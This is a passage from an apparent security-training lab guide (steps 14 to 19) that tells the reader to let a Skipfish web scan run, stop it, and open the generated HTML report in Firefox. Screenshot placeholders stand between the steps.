
14. Skipfish scans the web server, as shown in the screenshot.



15. Let the Skipfish run the scan for 5 minutes and after that press **Ctrl+C** to terminate the scan.



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

16. On completion of the scan, Skipfish generates a report and stores it in the **test** directory (in the **/home/attacker/** location). Click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options.



17. The **attacker** window appears, double-click **test** folder.



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

18. Right-click **index.html**, hover your mouse cursor on **Open With**, and click **Firefox** to view the scan result.



19. The Skipfish crawl result appears in the web browser, displaying a summary overview of document and issue types found, as shown in the screenshot.



